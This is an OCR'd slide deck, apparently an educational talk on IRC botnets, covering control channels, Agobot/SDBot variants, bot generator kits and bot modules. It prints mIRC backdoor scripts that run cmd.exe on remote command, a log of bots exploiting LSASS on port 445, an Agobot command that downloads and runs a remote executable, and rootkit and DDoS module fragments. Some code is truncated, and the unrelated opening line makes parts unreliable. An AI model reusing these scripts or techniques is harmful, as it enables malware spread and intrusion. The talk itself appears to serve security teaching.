**Typically using Mails overflow to reveal the fake mail**




# Botnet in depth

---




# What is BotNet ?

## -- Control



IRC constructs a signal channel which let hackers control victims without being found.





# Botnet formation

1




Hacker writes the bot backdoor

## Insides bot source code

```
bot.sysinfo , displays the system info ,  
"bot.longuptime" , "If uptime > 7 days then bot will respond",  
"bot.highspeed" , "If speed > 5000 then bot will respond",  
"bot.quit" , "quits the bot",  
"bot.flushdns" , "Flushes the bots dns cache"
```

host with High bandwidth usually chosen to be the controller





Bot controller (IRC server)

2



He install the bot backdoor in the compromised hosts





Bot

Bot



Nowadays, Botnet is a new control mechanism after hacking compromised hosts.

# Botnet formation (cont)





# Threats of botnets

- DDoS extortion 
- Installing malwares , spywares
- Selling advertisements
- Manipulating online polls
- Sending Spammails
- Doing Phishing
- Renting bots
- Information lost / Identity theft / Sniffing
- Stealing CD-key,online-game goods .. 



# IRC and IRC bot

IRC is the earliest form of online chat.

- IRC (Internet Relay Chat) 1993
  - RFC 1459,2810,2811,2812,2813
  - Users can chat at channels in realtime.
- Channel management (RFC 2811) ,2000
  - Channel operator (+o)
  - Private (flag p) and Secret (flag s) Channels
  - Channel Topic (/topic #chan\_name topic)
  - Channel key( +k)
  - Ban user
- CTCP/DCC (1994)
- An IRC bot writer should be very familiar with the IRC standards.



# IRC and IRC bot (cont)

- IRC bot

- A IRC client program which enforce channel policies.
  - Ban users if they speak special keywords.
  - Give the op to specific users/ Do User level management.
  - Prevent flooding.
  - React to certain events.
- Eggdrop 、 Perlbot 、 ircII script bot 、 mIRC script...

- Advanced IRC bot

- P2P file sharing.
- Gamebot 、 Talkbot
- Google bot 、 Sysbot...





# What they do & How they work

## - Inside the Bot IRC channel !!



- 1) Connect to the bot controller(IRC server).
  - /sever xxx.xxx.xxx.xxx serverpass
- 2) Enters specific channel with password, interprets its topic as command.

```
mIRC - [##!lsass## [23] [+nst]: .advscan lsass_445 500 3 0 -a -r ]
File View Favorites Tools Commands Window Help
Haxed RX-781... ##!lsass##
RX-78105705
|lsass|1397833549
|lsass|1626777491
|lsass|1783065270
|lsass|2286187831
|lsass|2356804792
|lsass|2772107502
|lsass|3113229847
|lsass|3786250869
|lsass|4241949397
|lsass|4317098272
|lsass|4790950618
|lsass|5574798525
|lsass|5904044672
|lsass|6254212031
|lsass|6308733337
|lsass|6725380696
|lsass|6726316410
|lsass|7484026291
|lsass|7570546660
.....
* Now talking in ##!lsass##
* Topic is '.advscan lsass_445 500 3 0 -a -r '
* Set by NoFukn on Wed Oct '06 18:59:24
* |lsass|3786250869 has joined ##!lsass##
```

Bot list - Bots that perform the same action in the channel.

- 3) Hacker can herd some bot to another channels or servers.

They are compromising other hosts by using MS-0411 LSASS vulnerability.

# Inside the Bot IRC channel



## - *The IRC channel Bot joined*


- When the Bots are connected to the IRC Server the channel they join is usually set with various channel modes to restrict access or help stealth the fact that the channel or the occupants of the channel are there.
  - +s (secret : cannot be seen in channels list)
  - +u (userlist is hidden)
  - +m (moderated : a user cannot send text to that channel unless they have operator @ access or +v voice)
  - +k (cannot enter the channel unless you know the correct key)

# Inside the Bot IRC channel !! (cont)

## - Scanning and Spreading



```
mIRC - [##lsass## [27] [tst]: advscan lsass_445 500 3 0 -a -r ]
File View Favorites Tools Commands Window Help
Haxed RX:781... ##lsass##
<|lsass|8341730488> [SCAN] threads.
* |lsass|3900586492 has
* |lsass|2286187831 has
<|lsass|3900586492> [SCAN] threads.
* |lsass|7526355093 has
<|lsass|7526355093> [SCAN] threads.
* |lsass|8341730488 has
* |lsass|9854811879 has
<|lsass|9854811879> [SCAN] threads.
* |lsass|9400133521 has
<|lsass|9400133521> [SCAN]: Already 497 scanning threads. Too many specified.
<|lsass|4317098272> [lsass_445]: Exploiting IP: 210.103.184.152.
<|lsass|4317098272> [FTP]: File transfer complete to IP: 210.103.184.152 (C:\WINDOWS\System32\manager.exe).
* |lsass|7535341282 has joined ##lsass##
<|lsass|7535341282> [SCAN]: Random Port Scan started on 210.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500 threads.
<|lsass|9400133521> [SCAN]: Already 497 scanning threads. Too many specified.
<|lsass|4317098272> [lsass_445]: Exploiting IP: 210.103.184.152.
<|lsass|4317098272> [FTP]: File transfer complete to IP: 210.103.184.152 (C:\WINDOWS\System32\manager.exe).
* |lsass|7535341282 has joined ##lsass##
<|lsass|7535341282> [SCAN]: Random Port Scan started on 210.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500 threads.
* |lsass|5934342448 has joined ##lsass##
* |lsass|7526355093 has quit IRC (Ping timeout)
* |lsass|9389305665 has joined ##lsass##
<|lsass|9389305665> [SCAN]: Random Port Scan started on 61.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500 threads.
* |lsass|9400133521 has quit IRC (Ping timeout)
* |lsass|6453
<|lsass|6453 threads.
<|lsass|593
* |lsass|938
* |lsass|364
* |lsass|645
* |lsass|364
* |lsass|959
* |lsass|390
* |lsass|433
<|lsass|4339821608 [SCAN]: Already 497 scanning threads. Too many specified.
* |lsass|1665227645 has joined ##lsass##
<|lsass|1665227645> [SCAN]: Random Port Scan started on 61.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500 threads.
<|lsass|7535341282> [lsass_445]: Exploiting IP: 210.135.154.7.
* |lsass|2292646140 has joined ##lsass##
<|lsass|2292646140> [SCAN]: Random Port Scan started on 198.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500 threads.
* |lsass|4339821608 has quit IRC (Ping timeout)
* |lsass|1029601859 has joined ##lsass##
<|lsass|1029601859> [SCAN]: Random Port Scan started on 64.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500 threads.
* |lsass|9854811879 has quit IRC (Ping timeout)
* |lsass|0711756654 has joined ##lsass##
|lsass|4547321424
|lsass|4790950618
|lsass|5574798525
|lsass|590404672
|lsass|6254212031
|lsass|6308733337
|lsass|6679904610
|lsass|6725380696
|lsass|6726316410
|lsass|7484026291
|lsass|7535341282
|lsass|7570546660
|lsass|1665227645> [SCAN]: Random Port Scan started on 61.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500 threads.
<|lsass|7535341282> [lsass_445]: Exploiting IP: 210.135.154.7.
* |lsass|2292646140 has joined ##lsass##
<|lsass|2292646140> [SCAN]: Random Port Scan started on 198.x.x.x:445 with a delay of 5 seconds for 0 minutes using 500 threads.
```






# Tricks to hide Bot controller

## - Dynamic DNS



- Specific IRC servers are set in Bot. (Set up with domain name)
  - Bot owner uses Dynamic DNS .
- Hiding controller and saving bandwidth
  - Bot will not connect to IRC server if
    1. bot lost signal of network/can't resolve server name.
    2. Bot resolve IRC server name to 0.0.0.0 or 127.0.0.1.






# Tricks to hide Bot controller

## - Bots change their controller

- Hacker can change the controller when the victim has been found





# Variants of Bots

- **Agobot/Phatbot/Gaobot/XtremBot**
  - Written in C++, module scalabilities
  - Public in GPL, lots of users improve its abilities and functions. → powerful variants !
    - Rootkit technologies to hide process
    - Capabilities to detect debuggers..
  - written by Ago alias Wonk, a young German man who was arrested in May 2004 for computer crime.
- **SDBot/RBot/UrBot/UrXBot/...**
  - Written in C, poor design..








# Variants of Bots(cont)

- **mIRC-based Bots - GT-Bots**
  - **Launch an instance of the mIRC chat-client with a set of scripts(.mrc) and other binaries.**
  - **.mrc is a powerful script that**
    - **Can create socket,/exe,/dll...**
  - **Following symptom are found.**
    - **May use hidewindow to hide mIRC process.**
    - **Change the filename of mIRC.exe (old version mIRC)**
    - **DLL files are linked to mIRC for mIRC script.**



# Variants of Bots(cont)

## - write your bot



- mIRC script – remote event
  - The remote allows you to create scripts that react to IRC Server events

example `on 1:TEXT:hello*:#:/msg $chan Welcome!!!! to $chan $nick!`

- Advanced scripts


1. `on 1:TEXT:cmd:#:/run cmd.exe`  
`on 1:TEXT:dll:#:/dll run32.dll`

2. `on *:PART:#:{ .msg #noticechannel I have just parted $chan }`

3. `ctcp ^*:DO:*:{ . $+ $2- | .halt }`

`/ctcp alan DO run cmd`

`/ctcp alan DO run notepad c:\config.sys`



# Virus kit



## Bot generator

A screenshot of a Windows-style application window titled "EvilBot Editor v1.0 by JusSx". The window has a grey background and contains several input fields and buttons. At the top, there is a section for "EVILBOT Server Filename" with a "Browse" button and an empty text box. Below this is a section for "EVILBOT Server Settings" containing several input fields: "IRC server name" and "IRC server port" (two columns), "#Channel" and "Password" (two columns), "BOT filename" and "EvilBot ver" (two columns), and a single "Registry keyname" field. At the bottom of the window, there are three buttons: "Update", "Save", and "Quit".

EvilBot Editor v1.0 by JusSx

EVILBOT Server Filename

Browse

EVILBOT Server Settings

IRC server name IRC server port

#Channel Password

BOT filename EvilBot ver

Registry keyname

Update Save Quit



# Virus kit (cont)

## Agobot Config GUI – configuration generator


The screenshot shows the Agobot Config GUI with the following elements:


- Buttons:** Generate Config, Cancel, Load from, Save to, Edit Script, FAQ, Cmd Ref, Add Server, Delete Server, Add User, Delete User.
- Configuration List:**
  - yuln\_channel - String
  - inst\_polymorph - Boolean
  - scaninfo\_chan - String
  - sniffer\_channel - String
  - sniffer\_enabled - Boolean
  - spam\_aol\_enabled - Boolean
  - spam\_aol\_channel - String
  - scaninfo\_level - Integer
  - cdkey\_windows - Boolean
  - identd\_enabled - Boolean
  - redir\_maxthreads - Integer
  - ddos\_maxthreads - Integer
- Properties:** A text area for defining properties.
- Value:** A text area for defining values.
- Instructions:** 1. Configure bot - 2. ??? - 3. Profit!
- Server Settings:** Add Server, Delete Server,  Root Server,  Use SSL.
- User Settings:** Add User, Delete User.
- Form Fields:**
  - Server: [ ] 1
  - Server Password: [ ]
  - Main Channel: [ ]
  - Channel Password: [ ]
  - Nick Prefix: [ ]
  - Username: [ ]
  - Password: [ ]
  - Hostmask: [ ]
  - Identmask: [ ]
  - Polymorph Section Name: ybbppfz
  - Key Length: 16



# Virus kit (cont)

VBS worm Generator





# Functions inside a Bot

Bot should be designed in modular way. Easy to add new features.  
Take Agobot as example

- 1.Sanner modules
- 2.Update modules
- 3.DoS modules
- 4.Harvest modules
- 5.3rd modules

The screenshot shows the Microsoft Visual C++ IDE with the Agobot3 project open. The left sidebar displays the project structure, including Source Files (Agobot3 Source, Scanner Source, DDOS Source, Shellcode Source, Redirect Source, 3rd Party Source, Harvest Source), Header Files (Agobot3 Header, Scanner Header, DDOS Header, Shellcode Header, Redirect Header), and Source Files (ddos.cpp, httpflood.cpp, phaticmp.cpp, phatsyn.cpp, synflood.cpp, targa3.cpp, udpflood.cpp, wonk.cpp). The main editor window shows the source code for `CCmdLine` in `cmdline.cpp`. The code includes a license notice, a constructor, a destructor, and a `Parse` method.

```
/* Agobot3 - a modular IRC bot for Win32 / Linux
Copyright (C) 2003 Ago

This program is free software; you can redistribute it and/or
modify it under the terms of the GNU General Public License
as published by the Free Software Foundation; either version 2
of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 59 Temple Place - Suite 330, Boston, MA 02111-1307, USA. */

#include "main.h"
#include "cmdline.h"
#include "cstring.h"

CCmdLine::CCmdLine() { m_szCmdLine=NULL; }
CCmdLine::~CCmdLine() { if(m_szCmdLine) delete [] m_szCmdLine; }

void CCmdLine::Parse(const char *szCmdLine) {
    // Copy command line
    char *szCmdLineCopy; if(m_szCmdLine) delete [] m_szCmdLine;
    m_szCmdLine=new char[strlen(szCmdLine)+1]; strcpy(m_szCmdLine, szCmdLine);

    // Create defaults
```



# Functions inside a Bot(cont)

- Scanner modules
  - Scan and automated infection mechanism.

Agobot  
Source code

```
    #ifdef WIN32
    // g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdNetBios, "scan.netbios", "scans weak netbios passwords", this);
    // g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdLocator, "scan.locator", "scans for locator exploit", this);
    #endif // WIN32
    // g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdDCOM, "scan.dcom", "scans for dcom exploit", this);
    // g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdDCOM2, "scan.dcom2", "scans for dcom2 exploit", this);
    // g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdWebDav, "scan.webdav", "scans for iis/webdav exploit", this);
    g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdStats, "scan.stats", "stats for working scanners", this);
    g_cMainCtrl.m_cCommands.RegisterCommand(&m_cmdStop, "scan.stop", "stops all scans running asap", this); }
```

- Update modules
  - Fetch newest bot program and install it automatically


```
『.http.update http://<server>/~location/xxxBot.exe c:\yyy.exe 1 』
```

```
void CDownloader::Init()
{
    REGCMD(m_cmdDownload, "http.download", "downloads a file from http",
    REGCMD(m_cmdExecute, "http.execute", "updates the bot from a http url",
    #ifndef _DEBUG
    REGCMD(m_cmdUpdate, "http.update", "executes a file from a http url",
    #endif // _DEBUG
    REGCMD(m_cmdUvisit, "http.visit", "visits an url with a specified referer",
    REGCMD(m_cmdDownloadFtp, "ftp.download", "downloads a file from ftp",
    REGCMD(m_cmdExecuteFtp, "ftp.execute", "updates the bot from a ftp url",
    REGCMD(m_cmdUpdateFtp, "ftp.update", "executes a file from a ftp url",
```



# Functions inside a Bot(cont)

Protect mechanism --- Rootkit:Hiding process



```
CHook::CHook() {
    m_szType="CHook";
    m_hDLL=GetModuleHandle("ntdll.dll");
    if(!m_hDLL) m_hDLL=LoadLibrary("ntdll.dll");
    g_pfnNtQuerySystemInformation=(NtQuerySystemInfoFunc)GetProcAddress(m_hDLL, \
        "NtQuerySystemInformation");
    // g_pMainCtrl->CanStart(this);
}

CHook::~CHook() {
    FreeLibrary(m_hDLL);
}

DWORD WINAPI HookThread(LPVOID param) {
    while(true)
        MessageBox(NULL, "bla", "Debug", MB_OK);
}
```



# Functions inside a Bot(cont)

Bot.secure -> Fix vulnerabilities for you !!!

⋮

```
else if(!pMsg->sCmd.Compare("bot.secure")) {
#ifdef WIN32
    // Set EnableDCOM to "N"
    HKEY hkey=NULL; DWORD dwSize=128; char szDataBuf[128];
    strcpy(szDataBuf, "N"); dwSize=strlen(szDataBuf);
    LONG lRet=RegOpenKeyEx(HKEY_LOCAL_MACHINE, "Software\\Micr
    RegSetValueEx(hkey, "EnableDCOM", NULL, REG_SZ, (unsigned
    RegCloseKey(hkey);

